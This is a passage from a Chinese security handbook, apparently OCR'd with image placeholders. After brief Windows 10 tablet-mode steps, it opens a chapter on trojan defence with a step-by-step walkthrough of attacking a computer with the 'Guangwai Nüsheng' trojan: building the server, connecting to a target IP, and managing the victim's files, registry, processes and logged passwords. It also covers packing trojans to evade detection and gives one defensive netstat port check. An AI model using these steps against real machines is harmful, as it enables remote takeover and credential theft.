


Windows 10 新增了一种使用模式——平板模式，它可以使用户的计算机像平板电脑一样使用，开启平板模式的操作步骤如下。

Step 01 单击桌面右下角通知区域中的“通知”图标，在弹出的窗口中单击“平板模式”图标，如下图所示。



Step 02 返回桌面，即可看到系统桌面变为平板模式，如下图所示，可拖曳光标进行体验。如果计算机支持触屏操作，则体验效果更佳；如要退出平板模式，则再次单击“平板模式”图标即可。



第8章　木马病毒的防御与杀毒软件的使用

在网络中，木马病毒入侵是黑客最常用的入侵方法，从而影响网络和计算机的正常运行。木马病毒对计算机有着强大的控制和破坏能力，能够盗取目标主机的登录账户和密码、控制目标主机的操作系统和文件等。本章介绍木马病毒的防御与杀毒软件的使用，主要内容包括常见木马与病毒的攻击方法、常见杀毒软件的使用、病毒专杀工具的使用等。

8.1　常见木马病毒的攻击方法

将木马程序和其他正常的程序捆绑在一起，或通过加壳、加花指令为木马添加自我保护功能后，就可以放心地将程序放置到目标计算机中，一旦运行带有木马的程序，木马就随之入侵该计算机并在后台开始工作，从而完全控制这台计算机。

绝招1：使用“广外女生”木马攻击


“广外女生”木马的可怕之处在于其服务端被执行之后，将自动检查进程中是否含有金山毒霸、防火墙、实时监控、天网等字样，如果发现就将该进程终止，也就是所谓的使防火墙完全禁用。

使用“广外女生”木马进行攻击的具体操作步骤如下。


Step 01 下载并解压缩“广外女生”压缩包文件，双击其中的客户端程序GWgirl，即可打开“广外女生”客户端窗口，如下图所示。



Step 02 选择“服务端设置”选项卡，进入到“服务端设置”设置界面，根据实际情况进行相应的设置，如下图所示。



Step 03 单击“生成服务端”按钮，即可在该客户端当前文件夹中生成一个默认文件名为 GDUFS.exe 的服务器端程序。




Step 04 选择“添加主机”选项卡，在“起始 IP”和“终止 IP”文本框中输入同一个 IP 地址，再输入验证密码、连接端口与等待时限，如下图所示。




提示：等待时限的设置单位是 ms（1s = 1000ms），如连接成功则会在列表中出现该 IP 地址和端口号。


Step 05 在与目标主机建立连接后，选择“文件共享”选项卡，如下图所示，在其中对目标主机上的多种功能进行和本地机几乎一样的操作，但没有文件搜索和压缩功能。



Step 06 选择“远程注册表”选项卡，在其中可以对目标主机的注册表进行管理（该选项卡模拟了 Windows 中的注册表编辑器），如下图所示。



Step 07 选择“进程管理”选项卡，在其中可以对目标主机上的所有进程进行管理，如下图所示。



Step 08 选择“密码记录”选项卡，在其中可以查看服务端程序记录的密码信息，如下图所示。




“密码记录”选项卡中的主要参数含义如下。

（1）单击“获取记录”按钮，可以查看服务端程序记录的用户名密码信息。

（2）单击“清空记录”按钮，即可清除服务器端保存的密码记录。

（3）单击“保存记录”按钮，即可把服务端的密码记录保存到客户端。

另外，由于“广外女生”服务端程序运行的默认端口是6267，因此，可使用netstat-a命令查看计算机上是否开放了6267端口，如果开放了6267端口，则说明已中了“广外女生”木马。在“命令提示符”窗口中输入netstat-a命令，即可查看是否开放了6267端口。



绝招2：使用“网络神偷”木马攻击

